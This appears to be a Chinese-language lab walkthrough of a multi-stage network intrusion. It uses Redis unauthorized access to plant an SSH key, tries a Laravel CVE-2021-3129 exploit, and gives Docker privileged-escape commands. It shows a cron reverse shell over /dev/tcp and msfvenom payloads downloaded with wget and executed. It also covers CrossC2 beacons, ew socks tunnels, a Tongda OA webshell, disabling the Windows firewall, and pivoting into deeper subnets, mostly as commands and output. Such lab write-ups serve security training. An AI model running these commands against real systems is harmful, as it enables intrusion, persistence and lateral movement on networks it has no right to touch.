

12.15

环境介绍

- 攻击机: 192.168.111.25
- web靶机: 192.168.111.20/192.168.50.10
- PC1: 192.168.52.20
- PC2: 192.168.52.30
- DC: 192.168.93.30

fscan漏洞探测

```
1 | fscan -h 192.168.111.20
```


```
1 |
2 |
3 |
4 |
5 |
6 |
7 |
8     Fscan Version: 2.0.0
9
10 [2025-12-15 11:00:00] [INFO] 暴力破解线程数: 1
11 [2025-12-15 11:00:00] [INFO] 开始信息扫描
12 [2025-12-15 11:00:00] [INFO] 最终有效主机数量: 1
13 [2025-12-15 11:00:00] [INFO] 开始主机扫描
14 [2025-12-15 11:00:00] [INFO] 有效端口数量: 233
15 [2025-12-15 11:00:01] [SUCCESS] 端口开放 192.168.111.20:80
16 [2025-12-15 11:00:01] [SUCCESS] 端口开放 192.168.111.20:81
17 [2025-12-15 11:00:01] [SUCCESS] 端口开放 192.168.111.20:6379
18 [2025-12-15 11:00:01] [SUCCESS] 端口开放 192.168.111.20:22
19 [2025-12-15 11:00:01] [SUCCESS] 服务识别 192.168.111.20:22 => [ssh] 版本:7.6p1
Ubuntu 4ubuntu0.4 产品:OpenSSH 系统:Linux 信息:Ubuntu Linux; protocol 2.0
Banner:[SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.4.]
20 [2025-12-15 11:00:06] [SUCCESS] 服务识别 192.168.111.20:80 => [http] 版
本:1.14.0 产品:Nginx 系统:Linux 信息:Ubuntu
21 [2025-12-15 11:00:06] [SUCCESS] 服务识别 192.168.111.20:6379 => [redis] 版
本:2.8.17 产品:Redis key-value store
22 [2025-12-15 11:00:06] [SUCCESS] 服务识别 192.168.111.20:81 => [http] 版
本:1.14.0 产品:Nginx 系统:Linux 信息:Ubuntu
23 [2025-12-15 11:00:11] [INFO] 存活端口数量: 4
24 [2025-12-15 11:00:11] [INFO] 开始漏洞扫描
25 [2025-12-15 11:00:12] [INFO] 加载的插件: redis, ssh, webpoc, webtitle
26 [2025-12-15 11:00:12] [SUCCESS] 网站标题 http://192.168.111.20 状态码:502
长度:584 标题:502 Bad Gateway
27 [2025-12-15 11:00:15] [SUCCESS] Redis 192.168.111.20:6379 发现未授权访问 文件位
置:/root/dump.rdb
28 [2025-12-15 11:00:15] [SUCCESS] 网站标题 http://192.168.111.20:81 状态码:200
长度:17474 标题:Laravel
```

```
29 [2025-12-15 11:00:15] [SUCCESS] 发现指纹 目标: http://192.168.111.20:81 指纹:  
[Laravel]  
30 [2025-12-15 11:00:17] [SUCCESS] Redis 192.168.111.20:6379 可写入路径  
/root/.ssh/  
31 [2025-12-15 11:00:17] [SUCCESS] Redis 192.168.111.20:6379 可写入路径  
/var/spool/cron/  
32 [2025-12-15 11:00:19] [SUCCESS] Redis无密码连接成功: 192.168.111.20:6379  
33 [2025-12-15 11:00:32] [SUCCESS] 目标: http://192.168.111.20:81  
34     漏洞类型: poc-yaml-laravel-cve-2021-3129  
35     漏洞名称:  
36     详细信息:  
37         author:Jarcis-cy(https://github.com/Jarcis-cy)  
38         links:https://github.com/vulhub/vulhub/blob/master/laravel/CVE-2021-3129  
39 [2025-12-15 11:01:09] [SUCCESS] 扫描已完成: 6/6
```

- 开启6389端口，Redis无密码连接成功: 192.168.111.20:6379，存在redis未授权访问漏洞
- 存在poc-yaml-laravel-cve-2021-3129漏洞

redis未授权访问

- 写ssh公钥拿shell-- redis_tool



- ssh连接

```
1 | ssh root@192.168.111.20
```

```
C:\Users\Administrator>ssh root@192.168.111.20
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 5.4.0-66-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

439 packages can be updated.
347 updates are security updates.


Your Hardware Enablement Stack (HWE) is supported until April 2023.
Last login: Thu Feb 25 06:30:56 2021 from 192.168.1.7
root@ubuntu:~# |
```

laravel-cve-2021-3129

- exp-tool文件上传

The screenshot shows a web-based exploit tool interface. At the top, there are dropdown menus for '选择漏洞' (Select Vulnerability) set to 'Laravel_debug_mod_rce', '地址' (Address) set to 'http://192.168.111.20:81', and '验证' (Validation). Below this, there are two tabs: '基本信息' (Basic Information) and '文件上传' (File Upload), with '文件上传' being the active tab. Under '文件名' (File Name), the value 'json.php' is entered. To the right, there is a dropdown menu set to 'Linux' and a '上传文件' (Upload File) button. A note below says '无需输入' (No input required). At the bottom of the form, a success message reads: 'Godzilla_PHP_XOR_BASE64 上传成功: http://192.168.111.20:81/json.php 密码: json'.

- 哥斯拉根本连不上，你说扯不扯。



- 用exp打也打不进

```
[*] Try to use Laravel/RCE1 for exploitation.
[+]exploit:
[*] Laravel/RCE1 Result:

[*] Try to use Laravel/RCE2 for exploitation.
[+]exploit:
[*] Laravel/RCE2 Result:

[*] Try to use Laravel/RCE3 for exploitation.
[+]exploit:
[*] Laravel/RCE3 Result:

[*] Try to use Laravel/RCE4 for exploitation.
[+]exploit:
[*] Laravel/RCE4 Result:

[*] Try to use Laravel/RCE5 for exploitation.
[+]exploit:
[*] Laravel/RCE5 Result:

[*] Try to use Laravel/RCE6 for exploitation.
[+]exploit:
[*] Laravel/RCE6 Result:

[*] Try to use Laravel/RCE7 for exploitation.
[+]exploit:
[*] Laravel/RCE7 Result:

[*] Try to use Monolog/RCE1 for exploitation.
[+]exploit:
```

- msf的laravel攻击模块更是史。对于Laravel v8.29.0版本的默认不存在cve-2021-3129漏洞，根本打不进了

```
msf exploit(multi/php/ignition_laravel_debug_rce) > run
[*] Handler failed to bind to 192.168.111.25:4444:- -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Checking component version to 192.168.111.20:81
[!] The target is not exploitable. ForceExploit is enabled, proceeding with exploitation.
[*] Exploit completed, but no session was created.
```

docker逃逸

识别容器

```
1 | ls /.dockerenv
```

查看是否有危险配置

```
1 # 0000003ffffffff或0000001fffffff → 特权模式
2 mount | grep -E "docker.sock|/proc|/sys|/ |privileged"
3 cat /proc/self/status | grep CapEff
4
5 # 能看到宿主机磁盘 → privileged
6 fdisk -l
7
8 # K8s 环境再看 API
9 env | grep -i kube
```

- 当前权限

```
1 | id      # uid=33(www-data) 说明还要提权
```

提权

。。。实操出真知就先不写了，上都上不去。

privileged 模式

```
1 //查看挂载磁盘，看哪个分区最大、哪个有 Linux filesystem 标志，直接锁定宿主机根盘
2 fdisk -l
3
4 //创建test目录，并挂载到主机
5 mkdir /test && mount /dev/vda1 /test
6 ls test
7
8 //完成逃逸，设置主目录为test
9 chroot /test
```

反弹shell

```
1 | echo '* * * * * /bin/bash -i >& /dev/tcp/监听机ip/监听端
口 0>&1' >> /var/spool/cron/root
```

第一层上线

msf上线

- 先确认靶机架构

```
1 | uname -m
```

```
root@ubuntu:/etc/nginx/sites-available# uname -m  
x86_64
```

- 返回 x86_64 → 用 linux/x64/meterpreter/reverse_tcp
 - 返回 i686/i386 → 用 linux/x86/meterpreter/reverse_tcp
 - 返回 aarch64 → 用 linux/aarch64/meterpreter/reverse_tcp

生成msf反向连接木马

```
1 | msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.111.25 LPORT=4444  
-f elf -o msf.elf
```

- 远程下载

```
1 wget http://192.168.111.25:8081/msf.elf  
2 chmod 777 msf.elf  
3 ./msf.elf
```

msf开启监听

linux, 不是windows, 记得改。

```
1 use exploit/multi/handler
2 set payload linux/x64/meterpreter/reverse_tcp
3 set lhost 192.168.111.25
4 set lport 4444
5 run
```

上传fscan扫描

```
1 | upload C:/Users/Administrator/Desktop/fscan/fscan-linux fscan
```

```
9 [*] 扫描类型: all, 目标端口:  
21,22,80,81,135,139,443,445,1433,1521,3306,5432,6379,7001,8000,8080,8089,900  
0,9200,11211,27017,80,81,82,83,84,85,86,87,88,89,90,91,92,98,99,443,800,801,  
808,880,888,889,1000,1010,1080,1081,1082,1099,1118,1888,2008,2020,2100,2375,  
2379,3000,3008,3128,3505,5555,6080,6648,6868,7000,7001,7002,7003,7004,7005,7  
007,7008,7070,7071,7074,7078,7080,7200,7680,7687,7688,7777,7890,8000,80  
01,8002,8003,8004,8006,8008,8009,8010,8011,8012,8016,8018,8020,8028,8030,803  
8,8042,8044,8046,8048,8053,8060,8069,8070,8080,8081,8082,8083,8084,8085,8086  
,8087,8088,8089,8090,8091,8092,8093,8094,8095,8096,8097,8098,8099,8100,8101,  
8108,8118,8161,8172,8180,8181,8200,8222,8244,8258,8280,8288,8300,8360,8443,8  
448,8484,8800,8834,8838,8848,8858,8868,8879,8880,8881,8888,8899,8983,8989,90  
00,9001,9002,9008,9010,9043,9060,9080,9081,9082,9083,9084,9085,9086,9087,908  
8,9089,9090,9091,9092,9093,9094,9095,9096,9097,9098,9099,9100,9200,9443,9448  
,9800,9981,9986,9988,9998,9999,10000,10001,10002,10004,10008,10010,10250,120  
18,12443,14000,16080,18000,18001,18002,18004,18008,18080,18082,18088,18090,1  
8098,19001,20000,20720,21000,21501,21502,28018,20880  
10 [*] 开始信息扫描...  
11 [*] CIDR范围: 192.168.52.0-192.168.52.255  
12 [*] 已生成IP范围: 192.168.52.0 - 192.168.52.255  
13 [*] 已解析CIDR 192.168.52.0/24 -> IP范围 192.168.52.0-192.168.52.255  
14 [*] 最终有效主机数量: 256  
15 [+] 目标 192.168.52.10 存活 (ICMP)  
16 [+] 目标 192.168.52.20 存活 (ICMP)  
17 [+] 目标 192.168.52.30 存活 (ICMP)  
18 [+] ICMP存活主机数量: 3  
19 [*] 共解析 218 个有效端口  
20 [+] 端口开放 192.168.52.10:22  
21 [+] 端口开放 192.168.52.10:6379  
22 [+] 端口开放 192.168.52.10:81  
23 [+] 端口开放 192.168.52.10:80  
24 [+] 端口开放 192.168.52.30:135  
25 [+] 端口开放 192.168.52.20:8000  
26 [+] 端口开放 192.168.52.30:139  
27 [+] 端口开放 192.168.52.30:8080  
28 [+] 端口开放 192.168.52.30:445  
29 [+] 端口开放 192.168.52.20:22  
30 [+] 存活端口数量: 10  
31 [*] 开始漏洞扫描...  
32 [+] Redis扫描模块开始...  
33 [!] 扫描错误 192.168.52.30:139 - netbios error  
34 [!] 扫描错误 192.168.52.30:135 - [-] 解码主机信息失败: encoding/hex: odd length  
hex string  
35 [*] 网站标题 http://192.168.52.10 状态码:502 长度:584 标题:502 Bad  
Gateway  
36 [+] MS17-010 192.168.52.30 (Windows 7 Professional 7601 Service Pack 1)  
37 [*] 网站标题 http://192.168.52.30:8080 状态码:200 长度:10065 标题:通达OA网络智能  
办公系统  
38 [+] 发现指纹 目标: http://192.168.52.30:8080 指纹: [通达OA]  
39 [*] 网站标题 http://192.168.52.10:81 状态码:200 长度:17474 标题:Laravel  
40 [*] 网站标题 http://192.168.52.20:8000 状态码:200 长度:17474 标题:Laravel  
41 [+] 发现指纹 目标: http://192.168.52.20:8000 指纹: [Laravel]  
42 [+] [发现漏洞] 目标: http://192.168.52.30:8080  
    漏洞类型: tongda-user-session-disclosure  
    漏洞名称:  
    详细信息: %!s(<nil>)  
46 [*] 发现指纹 目标: http://192.168.52.10:81 指纹: [Laravel]
```

```
47 [!] 扫描错误 192.168.52.20:22 - ssh: handshake failed: read tcp  
192.168.52.10:42838->192.168.52.20:22: i/o timeout  
48 [+] Redis 192.168.52.10:6379 发现未授权访问 文件位置:/root/.ssh/authorized_keys  
49 [+] Redis 192.168.52.10:6379 可写入路径 /root/.ssh/  
50 [+] Redis 192.168.52.10:6379 可写入路径 /var/spool/cron/  
51 [!] 扫描错误 192.168.52.10:22 - 扫描总时间超时: context deadline exceeded  
52 [+] [发现漏洞] 目标: http://192.168.52.10:81  
53     漏洞类型: poc-yaml-laravel-cve-2021-3129  
54     漏洞名称:  
55     详细信息: %!s(<nil>)  
56 [+] [发现漏洞] 目标: http://192.168.52.20:8000  
57     漏洞类型: poc-yaml-laravel-cve-2021-3129  
58     漏洞名称:  
59     详细信息: %!s(<nil>)  
60 [+] 扫描已完成: 10/10  
61 [*] 扫描结束,耗时: 1m32.992243292
```

- 192.168.52.0网段存在三台主机，52.10这台不用管，52.20存在 poc-yaml-laravel-cve-2021-3129 漏洞，52.30存在ms17-010永恒之蓝和 tongda-user-session-disclosure 漏洞


msf开启代理

```
1 | run post/multi/manage/autoroute
```

```
1 | use auxiliary/server/socks_proxy  
2 | set SRVHOST 0.0.0.0  
3 | set SRVPORT 10800  
4 | set VERSION 5  
5 | run -j
```

CS--CrossC2上线第一层linux

```
1 | CrossC2插件下载: https://github.com/g1oxec/CrossC2/releases  
2 | 安装使用教程: https://mp.weixin.qq.com/s/egoN4inC0J4-wm_Fjwu7Fw?  
    scene=1&click_id=2
```



- linux远程下载，执行

```
1 | wget http://192.168.111.25:8082/t_cc2.out
```

```
root@ubuntu:~# wget http://192.168.111.25:8082/t_cc2.out
--2025-12-16 18:48:22-- http://192.168.111.25:8082/t_cc2.out
Connecting to 192.168.111.25:8082... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1425368 (1.4M) [application/octet-stream]
Saving to: ‘t_cc2.out’

t_cc2.out                                     100%[=====] 2025-12-16 18:48:23 (2.39 MB/s) - ‘t_cc2.out’ saved [1425368/1425368]

root@ubuntu:~# chmod 777 t_cc2.out
root@ubuntu:~# ./t_cc2.out
[...]
```

- cs上线

external	internal	listener	user	computer	note
192.168.111.20	192.168.52.10	beacon_https	root *	ubuntu(1953)	

ew搭建第二层隧道

- 使用 ew 与攻击机建立socks连接

```
1 #本机执行  
2 ew_for_win.exe -s rcssocks -l 1080 -e 1234  
3  
4 #上传ew, 靶机执行  
5 ./ew_for_linux64 -s rssocks -d 192.168.111.25 -e 1234
```

- 配置 proxifier



第二层getshell

- 访问第二层内网通达网站，利用liquun工具getshell
- 获取cookie

已停用拦截模式

192.168.52.30

index.css?20191226

jquery.min.js

base64.min.js

login_bg.jpg

logo.png

default_config.content.json

img_happy%20new%20year.png

username.png

password.png

cryz.png

login_btn.png

detector.js

ip.html?ip=192.168.52.30&flag=8url=http...right.png

ip.css

Server: nginx

Set-Cookie: KEY_RANDOMDATA=4680

Transfer-Encoding: chunked

Vary: Accept-Encoding

X-Frame-Options: SAMEORIGIN

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=1

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Cache-Control: no-cache

Connection: keep-alive

Cookie: PHPSESSID=vn16s09rk0ub2p4me7q96tsve5; KEY_RANDOMDATA=1230

Host: 192.168.52.30:8080

Pragma: no-cache

Upgrade-Insecure-Requests: 1

LiquiKit-1.6.2-交流版

代理 分块传输 帮助 配置

综合检测 URL: http://192.168.52.30:8080/ Cookie: PHPSESSID=vn16s09rk0ub2p4me7q96tsve5 文件包含GetShell

综合信息

2025-12-17-11:11:47----初始化完成请选择验证漏洞

通达OA系列漏洞验证利用模块

该程序及用于安全人员本地测试使用!

用户滥用造成的一切后果与作者无关!

使用者请务必遵守当地法律!

本程序不得用于商业用途,仅限学习交流!


=====

尝试使用本地文件包含进行GetShell

成功GetShell路径为: http://192.168.52.30:8080/test.php

一句话木马密码:test

- 哥斯拉连接成功



第二层上线

cs上线

- 上传正向连接马，一直上线不了，所以改为msf上线第二层

msf上线

- 生成msf正向连接马，上传第二台主机192.168.52.30

```
1 | msfvenom -p windows/x64/meterpreter/bind_tcp LPORT=10086 -f exe -o bind.exe
```

- 开启监听

```
1 | setg Proxies socks5:127.0.0.1:10800
2 | setg ReverseAllowProxy true
3 | use exploit/multi/handler
4 | set payload windows/x64/meterpreter/bind_tcp
5 | set RHOST 192.168.52.30
6 | set LPORT 10086
7 | run
```

- 上传木马后执行，没有成功上线，怀疑是开了防火墙

关闭防火墙

```
1 | rem 2. (可选) 一次性禁用服务, 开机也不再自启
2 | sc stop mpssvc && sc config mpssvc start= disabled
```

- 上线成功

```
msf exploit(multi/handler) > run
[*] Started bind TCP handler against 192.168.52.30:10086
[*] Sending stage (230982 bytes) to 192.168.52.30
[*] Meterpreter session 2 opened (127.0.0.1:41465 -> 127.0.0.1:10800) at 2025-1-1 10:58:58
meterpreter > shell
Process 1708 created.
Channel 1 created.
Microsoft Windows [汾 6.1.7601]
••È•••• (c) 2009 Microsoft Corporation•••••È••••
C:\MYOA\webroot>whoami
whoami
nt authority\system

C:\MYOA\webroot>
```

- 网络探测, 存在 192.168.93.0 网段

```
C:\MYOA\webroot>ipconfig
ipconfig

Windows IP *******/

    本地连接 适配器 4:
        DNS 源 . . . . . : fe80::d86e:8e4b:4a74:885d%23
        IPv6 地址 . . . . . : 192.168.93.20
        IPv4 地址 . . . . . : 255.255.255.0
        副本 . . . . . :
        DNS 源 . . . . . : 192.168.93.20
        IPv6 地址 . . . . . : fe80::b461:ccad:e30f:81ba%22
        IPv4 地址 . . . . . : 169.254.129.186
        副本 . . . . . : 255.255.0.0
        副本 . . . . . :

    Npcap Loopback Adapter:
        DNS 源 . . . . . : fe80::3851:d265:98c9:48c4%11
        IPv6 地址 . . . . . : 192.168.52.30
        IPv4 地址 . . . . . : 255.255.255.0
        副本 . . . . . : 192.168.52.2

    isatap.{4DAEBDFD-0177-4691-8243-B73297E2F0FF}:
        副本 . . . . . :
```

上传fscan探测

```
1 C:\MYOA\webroot>fscan -h 192.168.93.0/24
2 fscan -h 192.168.93.0/24
3
4
5
6
7
8
9
10 Fscan Version: 2.0.0
11
12 [2025-12-17 14:36:46] [INFO] 暴力破解线程数: 1
13 [2025-12-17 14:36:46] [INFO] 开始信息扫描
14 [2025-12-17 14:36:46] [INFO] CIDR范围: 192.168.93.0-192.168.93.255
15 [2025-12-17 14:36:46] [INFO] 生成IP范围:
192.168.93.0.%!d(string=192.168.93.255) - %!s(MISSING).%!d(MISSING)
16 [2025-12-17 14:36:46] [INFO] 解析CIDR 192.168.93.0/24 -> IP范围 192.168.93.0-
192.168.93.255
17 [2025-12-17 14:36:46] [INFO] 最终有效主机数量: 256
18 [2025-12-17 14:36:46] [INFO] 开始主机扫描
19 [2025-12-17 14:36:46] [SUCCESS] 目标 192.168.93.10 存活 (ICMP)
20 [2025-12-17 14:36:46] [SUCCESS] 目标 192.168.93.20 存活 (ICMP)
21 [2025-12-17 14:36:46] [SUCCESS] 目标 192.168.93.30 存活 (ICMP)
22 [2025-12-17 14:36:47] [SUCCESS] 目标 192.168.93.40 存活 (ICMP)
23 [2025-12-17 14:36:52] [INFO] 存活主机数量: 4
